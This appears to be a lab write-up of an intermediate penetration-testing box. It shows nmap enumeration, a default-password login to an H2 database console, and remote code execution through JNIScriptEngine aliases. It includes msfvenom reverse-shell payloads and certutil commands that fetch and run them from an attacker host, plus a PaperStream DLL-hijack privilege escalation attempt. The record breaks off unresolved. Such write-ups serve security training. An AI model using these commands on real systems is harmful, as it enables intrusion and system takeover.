Difficulty: Intermediate
Environment Setup#
export IP=192.168.202.66
Service Enumeration#
nmap --min-rate 4500 --max-rtt-timeout 1500ms -p- -Pn 192.168.202.66 -oG all_ports.gnmap
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
8082/tcp  open  blackice-alerts
9092/tcp  open  XmlIpcRegSvc
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
nmap -sC -sV -T4 -Pn -p80,135,139,445,5040,8082,9092,49664,49665,49666,49667,49668,49669 192.168.202.66 -oA full_tcp
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: H2 Database Engine (redirect)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8082/tcp  open  http          H2 database http console
|_http-title: H2 Console
9092/tcp  open  XmlIpcRegSvc?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9092-TCP:V=7.95%I=7%D=7/15%Time=68765C8C%P=x86_64-pc-linux-gnu%r(NU
SF:LL,516,"\0\0\0\0\0\0\0\x05\x009\x000\x001\x001\x007\0\0\0F\0R\0e\0m\0o\
SF:0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x20\0t\0h\0i
SF:\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x20\0a\0l\0
SF:l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o\0w\0O\0t\
SF:0h\0e\0r\0s\xff\xff\xff\xff\0\x01`\x05\0\0\x024\0o\0r\0g\0\.\0h\x002\0\
SF:.\0j\0d\0b\0c\0\.\0J\0d\0b\0c\0S\0Q\0L\0N\0o\0n\0T\0r\0a\0n\0s\0i\0e\0n
SF:\0t\0C\0o\0n\0n\0e\0c\0t\0i\0o\0n\0E\0x\0c\0e\0p\0t\0i\0o\0n\0:\0\x20\0
SF:R\0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x
SF:20\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\
SF:x20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0
SF:o\0w\0O\0t\0h\0e\0r\0s\0\x20\0\[\x009\x000\x001\x001\x007\0-\x001\x009\
SF:x009\0\]\0\r\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0
SF:a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0J\0d\0b\0c\0
SF:S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n
SF:\0\.\0j\0a\0v\0a\0:\x006\x001\x007\0\)\0\r\0\n\0\t\0a\0t\0\x20\0o\0r\0g
SF:\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o
SF:\0n\0\.\0g\0e\0t\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D
SF:\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x004\x002\x007\0\)\0\
SF:r\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.
SF:\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p
SF:\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x002\x000\x005\0\)\0\r\0\n\0\t\0a\0t\0\
SF:x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b")%r(informi
SF:x,516,"\0\0\0\0\0\0\0\x05\x009\x000\x001\x001\x007\0\0\0F\0R\0e\0m\0o\0
SF:t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x20\0t\0h\0i\
SF:0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x20\0a\0l\0l
SF:\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o\0w\0O\0t\0
SF:h\0e\0r\0s\xff\xff\xff\xff\0\x01`\x05\0\0\x024\0o\0r\0g\0\.\0h\x002\0\.
SF:\0j\0d\0b\0c\0\.\0J\0d\0b\0c\0S\0Q\0L\0N\0o\0n\0T\0r\0a\0n\0s\0i\0e\0n\
SF:0t\0C\0o\0n\0n\0e\0c\0t\0i\0o\0n\0E\0x\0c\0e\0p\0t\0i\0o\0n\0:\0\x20\0R
SF:\0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x2
SF:0\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x
SF:20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o
SF:\0w\0O\0t\0h\0e\0r\0s\0\x20\0\[\x009\x000\x001\x001\x007\0-\x001\x009\x
SF:009\0\]\0\r\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a
SF:\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0J\0d\0b\0c\0S
SF:\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\
SF:0\.\0j\0a\0v\0a\0:\x006\x001\x007\0\)\0\r\0\n\0\t\0a\0t\0\x20\0o\0r\0g\
SF:0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\
SF:0n\0\.\0g\0e\0t\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\
SF:0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x004\x002\x007\0\)\0\r
SF:\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\
SF:0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p\
SF:0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x002\x000\x005\0\)\0\r\0\n\0\t\0a\0t\0\x
SF:20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-15T13:52:46
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
nmap -sU --top-ports 100 -T4 -Pn 192.168.202.66 -oA top_udp
PORT     STATE         SERVICE
9/udp    open|filtered discard
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
520/udp  open|filtered route
593/udp  open|filtered http-rpc-epmap
1030/udp open|filtered iad1
1701/udp open|filtered L2TP
1813/udp open|filtered radacct
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5353/udp open|filtered zeroconf
5632/udp open|filtered pcanywherestat
Port 80 - HTTP on Microsoft IIS 10.0#

Doesn’t seem to contain any forms. Moving on for now.
Port 8082 - HTTP on Microsoft IIS 10.0#

This page is more interesting, presenting a login form. We’re able to submit without modification, using the default empty password, to gain access.

I initially tried following this exploit and it’s blog post, but was unable to gain code execution. https://www.exploit-db.com/exploits/44422 https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html


It seems we are unable to to run javac, which is necessary.
I found another exploit which considers this case: https://www.exploit-db.com/exploits/49384



Following the exact steps, we’re able to gain RCE as tony!!
Let’s use this to get a reverse shell.
Crete the payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=$LHOST LPORT=8082 -f exe -o shell.exe
I experienced difficulty getting the target to connect to my listener on certain ports, most likely due to firewall rules, but 8082, which is open for the H2 console, was allowed.
Serve it
python3 -m http.server 443
Download to target and execute.
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -split -f http://192.168.45.208:443/shell.exe C:/Windows/Temp/shell.exe").getInputStream()).useDelimiter("\\Z").next()');
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:/Windows/Temp/shell.exe").getInputStream()).useDelimiter("\\Z").next()');
It seems that our path is quite limited, only including C:\Users\tony\AppData\Local\Microsoft\WindowsApps;
(echo %PATH%)
We find the first flag in C:\Users\tony\Desktop\local.txt.
Privilege Escalation#
C:\Program Files (x86) contains some interesting sounding directories like fiScanner and PaperStream IP.

The contents of PaperStream are actually owned by NT Authority\System:
By searching for each of these programs on exploit-db, I found a local privilege escalation vulnerability: https://www.exploit-db.com/exploits/49382
It uses a DLL hijack vulnerability to run arbitrary code. Being that the program is owned by NT Authority, we should be able to use this to escalate our privileges.
On line 22 we see it expects the DLL payload to be in “C:\Windows\Temp\UninOldIS.dll”. I’ll generate a payload and transfer to the server, another reverse shell which will connect on port 8082, which we can invoke using the same method as earlier in H2.
msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=192.168.45.176 LPORT=8082
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -split -f http://192.168.45.176:443/privesc.ps1 C:/Windows/Temp/privesc.ps1").getInputStream()).useDelimiter("\\Z").next()');
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -split -f http://192.168.45.176:443/shell.dll C:\Windows\Temp\UninOldIS.dll").getInputStream()).useDelimiter("\\Z").next()');While troubleshooting, I also noticed that Tony seems to be unable to list the contents of C:\Windows\Temp. Using dir doesn’t display anything, but we also get a prompt when attempting to write over a file already transferred using certutil. Obviously we were able to write to Temp earlier because we wrote our payloads there and gained a shell, but this is another strange factor like the minimal path which makes this environment difficult to navigate.
Since we’ll need to run our payload using PowerShell, I’ll check whether I’m able to run it from the default absolute path, which I found by Googling
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Surely enough, this drops us into a PowerShell prompt, meaning we’ll be able to use it to execute our payload.

We’re still unable to list contents in Temp, it seems.
However, we can actually read from it if we know the exact path.
For instance, type C:\Windows\Temp\privesc.ps1 prints the contents and confirm our file transfers are successful and not being blocked during download, before trying to execute them.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:/Windows/Temp/privesc.ps1

However nothing was happening because this current shell was already on port 8082. I’ll close it and run the same command from the H2 console again.
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -executionpolicy bypass C:/Windows/Temp/privesc.ps1").getInputStream()).useDelimiter("\\Z").next()');
Still nothing in my listener.